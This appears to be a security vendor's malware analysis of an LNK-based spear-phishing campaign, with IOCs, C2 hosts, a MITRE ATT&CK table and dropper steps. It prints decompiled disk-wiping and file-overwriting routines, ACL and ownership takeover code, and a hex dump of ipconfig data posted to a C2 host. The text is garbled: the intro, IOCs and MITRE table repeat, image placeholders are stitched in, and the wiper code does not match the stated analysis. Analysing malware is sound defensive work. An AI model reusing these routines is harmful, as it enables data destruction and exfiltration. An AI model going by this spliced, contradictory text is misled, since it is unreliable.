While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5


C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info

MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address



The list of commands executed by this LNK shortcut is the same as the one reported by Anomali on the Higasia Covid-19 campaign. The only difference is the name of the tmp files and name of certutil.exe which in this new case is “gosia.exe”, while in the March campaign the name was “mosia.exe”.

Both LNK files embedded within the archive are executing similar commands with the different Command and Control (C&C) configurations. Running each of them would show a different decoy document.

```
mov     edx, offset aStartErasingPh ; "start erasing physical drives..."
lea     ecx, [esp+2B50h+logFile]
call    log
push    eax
call    sub_100071D0
add     esp, 4
push    eax
call    sub_100071D0
mov     eax, [esp+2B54h+var_18]
add     esp, 4
mov     ecx, [esp+2B50h+var_1EB8]
mov     edx, [esp+2B50h+var_1F28]
```

```
  if ( nNumberOfBytesToWrite )
  {
    sub_100031C0(nNumberOfBytesToWrite);
    WriteFile(FileW, Buffer, nNumberOfBytesToWrite, &NumberOfBytesWritten, 0);
    v5 += NumberOfBytesWritten;
  }
LABEL_18:
  if ( v26 )
    DeviceIoControl(FileW, FSCTL_UNLOCK_VOLUME, 0, 0, 0, 0, &BytesReturned, 0);
  CloseHandle(FileW);
  return v5;
```

JS file

The JavaScript file performs the following commands:


- Create “d3reEW.exe” in “C:UsersPublicDownloads” and store “cmd /c ipconfig” in it.
- Execute the dropped “svchast.exe”.
- Copy “svchhast.exe” into startup directory and rename it as “officeupdate.exe”.
- Add “officeupdate.exe” to scheduled tasks.
- Send a POST request to a hardcoded URL with “d3reEW.exe” as data.

File Read	**process:**	rundll32.exe	**op:**	OpenRead	**status:**	0x00000000
	path:	\??\PhysicalDrive0				
File Write	**process:**	rundll32.exe	**op:**	OpenModify	**status:**	0x00000000
	path:	\??\PhysicalDrive0				

```
00000000  50 4F 53 54 20 68 74 74 70 3A 2F 2F 67 6F 6F 64 68 6B 2E 61 7A 75 72 65 77 65 62 73 69 74 65 73 2E 6E 65 74 2F  POST http://goodhk.azurewebsites.net/
00000025  69 6E 74 65 72 2E 70 68 70 20 48 54 54 50 2F 31 2E 31 0D 0A 41 63 63 65 70 74 3A 20 2A 2F 2A 0D 0A 41 63 63 65  inter.php HTTP/1.1..Accept: */*..Acce
0000004A  70 74 2D 4C 61 6E 67 75 61 67 65 3A 20 65 6E 2D 75 73 0D 0A 43 6F 6E 74 65 6E 74 2D 54 79 70 65 3A 20 61 70 70  pt-Language: en-us..Content-Type: app
0000006F  6C 69 63 61 74 69 6F 6E 2F 78 2D 77 77 77 2D 66 6F 72 6D 2D 75 72 6C 65 6E 63 6F 64 65 64 0D 0A 55 41 2D 43 50  lication/x-www-form-urlencoded..UA-CP
00000094  55 3A 20 41 4D 44 36 34 0D 0A 41 63 63 65 70 74 2D 45 6E 63 6F 64 69 6E 67 3A 20 67 7A 69 70 2C 20 64 65 66 6C  U: AMD64..Accept-Encoding: gzip, defl
000000B9  61 74 65 0D 0A 55 73 65 72 2D 41 67 65 6E 74 3A 20 4D 6F 7A 69 6C 6C 61 2F 34 2E 30 20 28 63 6F 6D 70 61 74 69  ate..User-Agent: Mozilla/4.0 (compati
000000DE  62 6C 65 3B 20 4D 53 49 45 20 37 2E 30 3B 20 57 69 6E 64 6F 77 73 20 4E 54 20 36 2E 31 3B 20 57 69 6E 36 34 3B  ble; MSIE 7.0; Windows NT 6.1; Win64;
00000103  20 78 36 34 3B 20 54 72 69 64 65 6E 74 2F 34 2E 30 3B 20 2E 4E 45 54 20 43 4C 52 20 32 2E 30 2E 35 30 37 32 37  x64; Trident/4.0; .NET CLR 2.0.50727
00000128  3B 20 53 4C 43 43 32 3B 20 2E 4E 45 54 20 43 4C 52 20 33 2E 35 2E 33 30 37 32 39 3B 20 2E 4E 45 54 20 43 4C 52  ; SLCC2; .NET CLR 3.5.30729; .NET CLR
0000014D  20 33 2E 30 2E 33 30 37 32 39 3B 20 4D 65 64 69 61 20 43 65 6E 74 65 72 20 50 43 20 36 2E 30 3B 20 2E 4E 45 54  3.0.30729; Media Center PC 6.0; .NET
00000172  34 2E 30 43 3B 20 2E 4E 45 54 34 2E 30 45 29 0D 0A 48 6F 73 74 3A 20 67 6F 6F 64 68 6B 2E 61 7A 75 72 65 77 65  4.0C; .NET4.0E)..Host: goodhk.azurewe
00000197  62 73 69 74 65 73 2E 6E 65 74 0D 0A 43 6F 6E 74 65 6E 74 2D 4C 65 6E 67 74 68 3A 20 34 38 34 0D 0A 43 6F 6E 6E  bsites.net..Content-Length: 484..Conn
000001BC  65 63 74 69 6F 6E 3A 20 4B 65 65 70 2D 41 6C 69 76 65 0D 0A 50 72 61 67 6D 61 3A 20 6E 6F 2D 63 61 63 68 65 0D  ection: Keep-Alive..Pragma: no-cache.
000001E1  0A 0D 0A 26 74 65 73 74 3D 0D 0A 57 69 6E 64 6F 77 73 20 49 50 20 43 6F 6E 66 69 67 75 72 61 74 69 6F 6E 0D 0A  ...&test=..Windows IP Configuration..
00000206  0D 0A 0D 0A 45 74 68 65 72 6E 65 74 20 61 64 61 70 74 65 72 20 4C 6F 63 61 6C 20 41 72 65 61 20 43 6F 6E 6E  ....Ethernet adapter Local Area Conne
0000022B  63 74 69 6F 6E 3A 0D 0A 0D 0A 20 20 20 43 6F 6E 6E 65 63 74 69 6F 6E 2D 73 70 65 63 69 66 69 63 20 44 4E 53 20  ction:.....   Connection-specific DNS
00000250  53 75 66 66 69 78 20 20 2E 20 3A 20 68 6F 6D 65 0D 0A 20 20 20 4C 69 6E 6B 2D 6C 6F 63 61 6C 20 49 50 76 36 20  Suffix  . : home..   Link-local IPv6
00000275  41 64 64 72 65 73 73 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 66 65 38 30 3A 3A 35 64 38 3A 35 33 61 32 3A 65 37  Address . . . . . : fe80::5d8:53a2:e7
0000029A  32 62 3A 62 61 33 35 25 31 31 0D 0A 20 20 20 49 50 76 34 20 41 64 64 72 65 73 73 20 2E 20 2E 20 2E 20 2E 20  2b:ba35%11..   IPv4 Address. . . .
000002BF  2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 31 30 2E 30 2E 32 2E 31 35 0D 0A 20 20 20 53 75 62 6E 65 74 20 4D 61  . . . . . : 10.0.2.15..   Subnet Ma
000002E4  73 6B 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 32 35 35 2E 32 35 35 2E 32 35  sk . . . . . : 255.255.25
00000309  35 2E 30 0D 0A 20 20 20 44 65 66 61 75 6C 74 20 47 61 74 65 77 61 79 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E 20 2E  5.0..   Default Gateway . . . . . .
0000032E  20 2E 20 2E 20 3A 20 31 30 2E 32 2E 32 2E 32 0D 0A 0D 0A 54 75 6E 6E 65 6C 20 61 64 61 70 74 65 72 20 69 73 61  . . : 10.0.2.2....Tunnel adapter isa
00000353  74 61 70 2E 68 6F 6D 65 3A 0D 0A 0D 0A 20 20 20 4D 65 64 69 61 20 53 74 61 74 65 20 2E 20 2E 20 2E 20 2E 20 2E  tap.home:....   Media State . . . . .
00000378  20 2E 20 2E 20 2E 20 2E 20 2E 20 3A 20 4D 65 64 69 61 20 64 69 73 63 6F 6E 6E 65 63 74 65 64 0D 0A 20 20 20  . . . . . : Media disconnected..
0000039D  20 43 6F 6E 6E 65 63 74 69 6F 6E 2D 73 70 65 63 69 66 69 63 20 44 4E 53 20 53 75 66 66 69 78 20 20 2E 20 3A 20  Connection-specific DNS Suffix  . :
000003C2  68 6F 6D 65 0D 0A                                                                                              home..
```

svchast.exe

Svchast.exe is a small loader that loads the content of the shellcode stored in “66DF3DFG.tmp”.



In fact, this shellcode is a wrapper around the final shellcode. It performs some checks and then calls the final shellcode.

The final shellcode dynamically resolves the imports and allocates memory for the content that will be executed.

```
88  first_file = FindFirstFileA(v23, &file_data);
89  v13 = first_file;
90  if ( first_file != -1 )
91  {
92    do
93    {
94      if ( (file_data.dwFileAttributes & 0x10) != 0 )// FILE_ATTRIBUTE_DIRECTORY
95      {
96        if ( (file_data.cFileName[0] != '.' || file_data.cFileName[1] && file_data.cFileName[1] != '.')
97          && (file_data.dwFileAttributes & 2) == 0
98          && (file_data.dwFileAttributes & 4) == 0 )
99        {
100         append_string(v18, dir_name, v9);
101         append_string(file_name, v18, file_data.cFileName);
102         grant_permission(file_name);
103         wipe_files_in_dir(file_name);
104       }
105     }
106     else
107     {
108       append_string(v18, dir_name, v9);
109       append_string(file_name, v18, file_data.cFileName);
110       if ( grant_permission(file_name) )
111       {
112         hFile = CreateFileA(file_name, 0xC0000000, 3, 0, 3, 128, 0);
113         if ( hFile != -1 )
114         {
115           max_size = GetFileSize(hFile, 0);
116           if ( max_size > 0xA00000 )          // 10 Mb Max
117             max_size = 0xA00000;
118           v3 = 0;
119           null_buf = LocalAlloc(LMEM_ZEROINIT, max_size);
120           clear_buffer(null_buf, max_size);
121           SetFilePointer(hFile, 0, 0, 0);
122           WriteFile(hFile, null_buf, max_size, &v3, 0);
123           LocalFree(null_buf);
124           CloseHandle(hFile);
125         }
126       }
127     }
128   }
129   while ( FindNextFileA(v13, &file_data) );
130   return FindClose(v13);
131 }
```

```
if ( AllocateAndInitializeSid(&sid_id1, 1, 0, 0, 0, 0, 0, 0, 0, 0, &sid1) )
{
  if ( AllocateAndInitializeSid(&sid_id2, 2, 32, 544, 0, 0, 0, 0, 0, 0, &sid2) )
  {
    clear_buffer(listOfExplicitEntries, 64);
    listOfExplicitEntries[0].grfAccessPermissions = 0x80000000;// GENERIC_READ
    listOfExplicitEntries[0].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[0].grfInheritance = 0;
    listOfExplicitEntries[0].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[0].Trustee.TrusteeType = TRUSTEE_IS_WELL_KNOWN_GROUP;
    listOfExplicitEntries[0].Trustee.ptstrName = sid1;

    listOfExplicitEntries[1].grfAccessPermissions = 0x10000000;// GENERIC_ALL
    listOfExplicitEntries[1].grfAccessMode = SET_ACCESS;
    listOfExplicitEntries[1].grfInheritance = 0;
    listOfExplicitEntries[1].Trustee.TrusteeForm = TRUSTEE_IS_SID;
    listOfExplicitEntries[1].Trustee.TrusteeType = TRUSTEE_IS_GROUP;
    listOfExplicitEntries[1].Trustee.ptstrName = sid2;
    if ( !SetEntriesInAclA(2, listOfExplicitEntries, 0, &new_acl) )
    {
      status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
      if ( status )
      {
        if ( status == 5 )                  // ERROR_ACCESS_DENIED
                                            //
        {
          v1 = GetCurrentProcess();
          if ( OpenProcessToken(v1) )
          {
            strcpy(str_SeTakeOwnershipPrivilege, "SeTakeOwnershipPrivilege");// Take ownership of files or other objects
            if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 1) )// enable
            {
              status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 1, sid2, 0, 0, 0);
              if ( !status )
              {
                if ( enable_disable_privilege(token_hndl, str_SeTakeOwnershipPrivilege, 0) )// disable
                {
                  status = SetNamedSecurityInfoA(pObjectName, SE_FILE_OBJECT, 4, 0, 0, *&new_acl.AclRevision, 0);
                  if ( !status )
                    is_success = 1;
                }
              }
            }
          }
        }
      }
      else
      {
        is_success = 1;
      }
    }
  }
}
```

Finally it calls “CreateThread” to create a thread within its memory space to make HTTPS requests to its C&C server.


```
61  v34[4] = 0;
62  v34[5] = 0;
63  FindFirstFileA = retrieve_api_func(dll_name, v26);
64  strcpy(v20, "FindNextFileA");
65  FindNextFileA = retrieve_api_func(dll_name, v20);
66  CreateFileA = 0;
67  strcpy(v10, "CreateFileA");
68  CreateFileA = retrieve_api_func(dll_name, v10);
69  GetFileSize = 0;
70  strcpy(v15, "GetFileSize");
71  GetFileSize = retrieve_api_func(dll_name, v15);
72  strcpy(v27, "LocalAlloc");
73  LocalAlloc = retrieve_api_func(dll_name, v27);
74  SetFilePointer = 0;
75  strcpy(v24, "SetFilePointer");
76  SetFilePointer = retrieve_api_func(dll_name, v24);
77  WriteFile = 0;
78  strcpy(v36, "WriteFile");
79  WriteFile = retrieve_api_func(dll_name, v36);
80  LocalFree = 0;
81  strcpy(v25, "LocalFree");
82  LocalFree = retrieve_api_func(dll_name, v25);
83  CloseHandle = 0;
84  strcpy(v12, "CloseHandle");
85  CloseHandle = retrieve_api_func(dll_name, v12);
86  strcpy(v37, "FindClose");
87  FindClose = retrieve_api_func(dll_name, v37);
88  first_file = FindFirstFileA(v23, &v17);
```

At the time of analysis, the server was down so we weren't able to clearly identify the ultimate goal of this attack.

Chaining techniques for evasion

While most malware campaigns use a simple decoy document that typically retrieves a malware payload, more advanced attackers will often try unconventional means to infect their victims.

We reproduced this attack in our lab using an email as the infection vector, as we surmise that victims were spear-phished. Malwarebytes (in this case the Nebula business version) stopped the LNK file execution from WinRAR and therefore completely stopped the attack.



IOCs

CV_Colliers.rar
df999d24bde96decdbb65287ca0986db98f73b4ed477e18c3ef100064bceba6d

Project link and New copyright policy.rar
c3a45aaf6ba9f2a53d26a96406b6c34a56f364abe1dd54d55461b9cc5b9d9a04

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
50d081e526beeb61dc6180f809d6230e7cc56d9a2562dd0f7e01f7c6e73388d9

Tokbox icon – Odds and Ends – iOS – Zeplin.lnk
1074654a3f3df73f6e0fd0ad81597c662b75c273c92dc75c5a6bea81f093ef81

International English Language Testing System certificate.pdf.lnk
c613487a5fc65b3b4ca855980e33dd327b3f37a61ce0809518ba98b454ebf68b

Curriculum Vitae_WANG LEI_Hong Kong Polytechnic University.pdf.lnk
dcd2531aa89a99f009a740eab43d2aa2b8c1ed7c8d7e755405039f3a235e23a6

Conversations – iOS – Swipe Icons – Zeplin.lnk
c0a0266f6df7f1235aeb4aad554e505320560967248c9c5cce7409fc77b56bd5

C2 domains (ipconfig exfiltration)
sixindent[.]epizy[.]com
goodhk[.]azurewebsites[.]net
zeplin[.]atwebpages[.]com

C2s used by svchast.exe
45.76.6[.]149
www.comcleanner[.]info


MITRE ATT&CK techniques

Tactic	ID	Name	Details
Execution	T1059	Command-Line Interface	Starts CMD.EXE for commands (WinRAR.exe, wscript.exe) execution
	T1106	Execution through API	Application (AcroRd32.exe) launched itself
	T1053	Scheduled Task	Loads the Task Scheduler DLL interface (Officeupdate.exe)
	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1204	User Execution	Manual execution by user (opening LNK file)
Persistence	T1060	Registry Run Keys / Startup Folder	Writes to a start menu file (Officeupdate.exe)
	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Privilege Escalation	T1053	Scheduled Task	Uses Task Scheduler to run other applications (Officeupdate.exe)
Defense Evasion	T1064	Scripting	Executes scripts (34fDFkfSD38.js)
	T1140	Deobfuscate/Decode Files or Information	certutil to decode Base64 binaries, expand.exe to

			decompress a CAB file
Discovery	T1012	Query Registry	Reads the machine GUID from the registry
	T1082	System Information Discovery	Reads the machine GUID from the registry
	T1016	System Network Configuration Discovery	Uses IPCONFIG.EXE to discover IP address

